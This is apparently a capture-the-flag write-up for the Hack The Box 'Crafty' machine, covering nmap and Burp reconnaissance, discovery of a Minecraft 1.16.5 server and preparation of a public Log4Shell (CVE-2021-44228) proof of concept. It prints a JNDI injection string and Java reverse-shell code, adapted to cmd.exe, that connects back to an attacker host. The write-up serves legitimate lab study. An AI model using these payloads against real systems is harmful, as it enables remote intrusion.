
HTB Machine: Crafty - Difficulty: Easy – OS: Windows

Erel Regev

Table of Contents


Scanning

I added the given IP address to the /etc/hosts file and executed a scan:



```
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.11.249 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-16 10:34 IST
Nmap scan report for crafty.htb (10.10.11.249)
Host is up (0.13s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.54 seconds
```


Port 80 is open running Microsoft IIS server.



When clicking on each of the options:

Nothing special.

I ran a scan using Burpsuite:


Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0r1d
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn Settings
Site map Issue definitions Scope settings
https://ajax.googleapis.com
http://crafty.htb
/
js
firefly.js
main.js
Issues
Unencrypted communications


Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Contents

Host	Method	URL	Params	Status	Lengtl
http://crafty.htb	GET	/		200	2070
http://crafty.htb	GET	/js/firefly.js		200	3056
http://crafty.htb	GET	/js/main.js		200	2416

Note the js files.

Inspecting the response:


Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0r1d
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Site map Issue definitions Scope settings
https://ajax.googleapis.com
http://crafty.htb
/
js
firefly.js
main.js
Issues
Advisory
Request Response
Pretty Raw Hex Render
INSPECTOR
Search...
0 matches


Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Contents


Host	Method	URL	Params	Status	Length	MIME type	Title	Comm
http://crafty.htb	GET	/js/main.js		200	2416	script		

```
HTTP/1.1 200 OK
Content-Type: application/javascript
Last-Modified: Thu, 12 Oct 2023 02:45:20 GMT
Accept-Ranges: bytes
ETag: "0e0db23b6fcd91:0"
Server: Microsoft-IIS/10.0
Date: Fri, 16 Feb 2024 08:40:24 GMT
Connection: close
Content-Length: 2159

// If you don't want the particles, change the following to false
const doParticles = true;




// Do not mess with the rest of this file unless you know what you're doing

const getWidth = () => {
   // credit to travis on stack overflow
  return Math.max(
  document.body.scrollWidth,
  document.documentElement.scrollWidth,
  document.body.offsetWidth,
  document.documentElement.offsetWidth,
  document.documentElement.clientWidth
  );
};

if (doParticles) {
  if (getWidth() < 400) $.firefly({
    minPixel: 1,
```

I noticed the following:




```
);

// This is to fetch the player count
$(document).ready(() => {
  let ip = $(".sip").attr("data-ip");
  let port = $(".sip").attr("data-port");
  if (port == "" || port == null) port = "25565";
  if (ip == "" || ip == null) return console.error(
  "Error fetching player count - is the IP set correctly in the HTML?");
  updatePlayercount(ip, port);
  // Updates every minute (not worth changing due to API cache)
  setInterval(() => {
    updatePlayercount(ip, port);
  },
   60000);
}
);
```



Join 1277 other players on play.crafty.htb

Seems like an API usage.

I decided to try and scan the port:




```
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.11.249 -p25565 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-16 10:51 IST
Nmap scan report for crafty.htb (10.10.11.249)
Host is up (0.13s latency).

PORT      STATE SERVICE   VERSION
25565/tcp open  minecraft Minecraft 1.16.5 (Protocol: 127, Message: Crafty Server, Users: 0/100)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.41 seconds
```

Note: in the beginning, I wanted to save time with the initial scan since I am used to the platform, although the better idea was to scan the machine to all port, and to expose it earlier in the process.

Log4j

I googled the version of the Minecraft server that was discovered and found a very useful piece of information regarding to a Minecraft Vulnerability that applies to JAVA edition:

https://help.minecraft.net/hc/en-us/articles/4416199399693-Security-Vulnerability-in-Minecraft-Java-Edition



SECURITY VULNERABILITY IN MINECRAFT: JAVA EDITION

This article only applies to Minecraft: Java Edition.

We have identified a vulnerability in the form of an exploit within Log4j – a common Java logging library.

This exploit affects many services – including Minecraft: Java Edition.

This vulnerability poses a potential risk of your computer being compromised, and while this exploit has been addressed thanks to a recent patch to the game client. You still need to take the following steps to secure your game and your servers.

WHAT YOU NEED TO DO:

These steps vary based on how you're interacting with the game. Please follow the steps most relevant to your situation.

OFFICIAL GAME CLIENT


If you play Minecraft: Java Edition but aren't hosting your own server, you will need to take the following steps: Close all running instances of the game and the Minecraft Launcher. Start the Launcher again – the patched version will download automatically.

MODIFIED CLIENTS AND THIRD-PARTY LAUNCHERS

Modified clients and third-party launchers might not be automatically updated. In these cases, we recommend following the advice of your

I was looking for an exploit that can be relevant for that vulnerability and found the following:

https://github.com/kozmer/log4j-shell-poc



kozmer poc 7861abc · 3 days ago 1 Commits

target	poc	3 days ago
vulnerable-application	poc	3 days ago
.gitignore	poc	3 days ago
Dockerfile	poc	3 days ago
LICENSE	poc	3 days ago
README.md	poc	3 days ago
poc.py	poc	3 days ago
requirements.txt	poc	3 days ago

About

A Proof-Of-Concept for the CVE-2021-44228 vulnerability.


java security log4j cve-2021-44228

Readme
MIT license
Activity
1.7k stars
27 watching
507 forks
Report repository

Languages


Python 50.8% Java 47.1%
Dockerfile 2.1%

I cloned the repository:


kali@kali: ~/Desktop/Machines/Crafty
File Actions Edit View Help

```
┌──(kali㉿kali)-[~/Desktop/Machines/Crafty]
└─$ git clone https://github.com/kozmer/log4j-shell-poc.git
Cloning into 'log4j-shell-poc'...
remote: Enumerating objects: 52, done.
remote: Counting objects: 100% (12/12), done.
remote: Compressing objects: 100% (12/12), done.
remote: Total 52 (delta 0), reused 3 (delta 0), pack-reused 40
Receiving objects: 100% (52/52), 38.74 MiB | 4.79 MiB/s, done.
Resolving deltas: 100% (7/7), done.
```


- Follow the installation instructions from the Github page.
- Note that you will need to register to Oracle (use 10 minutes mail).




```
┌──(kali㉿kali)-[~/Desktop/Machines/Crafty/log4j-shell-poc]
└─$ python3 poc.py --userip 10.10.14.55 --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://10.10.14.55:1389/a}
[+] Starting Webserver on port 8000 http://0.0.0.0:8000

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
```

By inspecting the code (poc.py), it seems that it sets up an environment to exploit the Log4j vulnerability, creating a payload in Java that establishes a reverse shell connection and then runs an HTTP server and an LDAP server to serve and execute the payload.

Note the following from poc.py: remember that we are attacking a Windows machine, not a Linux machine. Therefore, we need to change the value.




```
def generate_payload(userip: str, lport: int) -> None:
    program = """
import java.io.IOException;
import java.io.InputStream;
import java.io.OutputStream;
import java.net.Socket;

public class Exploit {

    public Exploit() throws Exception {
        String host="%s";
        int port=%d;
        String cmd="/bin/sh";
        Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
        Socket s=new Socket(host,port);
        InputStream pi=p.getInputStream(),
            pe=p.getErrorStream(),
```



```
public class Exploit {

    public Exploit() throws Exception {
        String host="%s";
        int port=%d;
        String cmd="cmd.exe";
        Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
        Socket s=new Socket(host,port);
        InputStream pi=p.getInputStream(),
            pe=p.getErrorStream(),
            si=s.getInputStream();
        OutputStream po=p.getOutputStream(),so=s.getOutputStream();
        while(!s.isClosed()) {
```

Exploitation


Now we need a client to connect and launch the game. I used TLauncher:



https://tlauncher.org/en/

TLauncher-2.895.zip
Completed — 8.4 MB

jdk-8u20-linux-x64.tar.gz
Completed — 153 MB




kali@kali: ~/Desktop/Machines/Crafty/log4j-shell-poc/TLauncher-2.895
File
Actions
Edit
View
Help

```
┌──(kali㉿kali)-[~/…/Machines/Crafty/log4j-shell-poc/TLauncher-2.895]
└─$ java -jar TLauncher-2.895.jar
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[SimpleConfiguration] /home/kali/.tlauncher/tlauncher-2.0.properties file not exists

-------------------------------------------------------------------
[Downloader2] Loaded configuration: normal
[Downloader2] Files in queue 17
[Downloader2] Starting download 17 files...
```

Loading libraries for the client. Left

Pick the relevant version:



- It is a minor change where the developers renamed regular grass to short grass.

Bats

- The update co… appearance, 3D mode…

Saving Properties for Arrows

1. Enter the name user (any)


2. Select the version

Press the button to start the game

User name:

1.16.5

After the installation:



- It is a minor change where the developers renamed regular grass to short grass.

Bats

- The update completely redesigns bats' appearance, 3D models, textures, and behavior.

Saving Properties for Arrows


Darth

1.16.5

HTB Machine: Crafty - Difficulty: Easy – OS: Windows

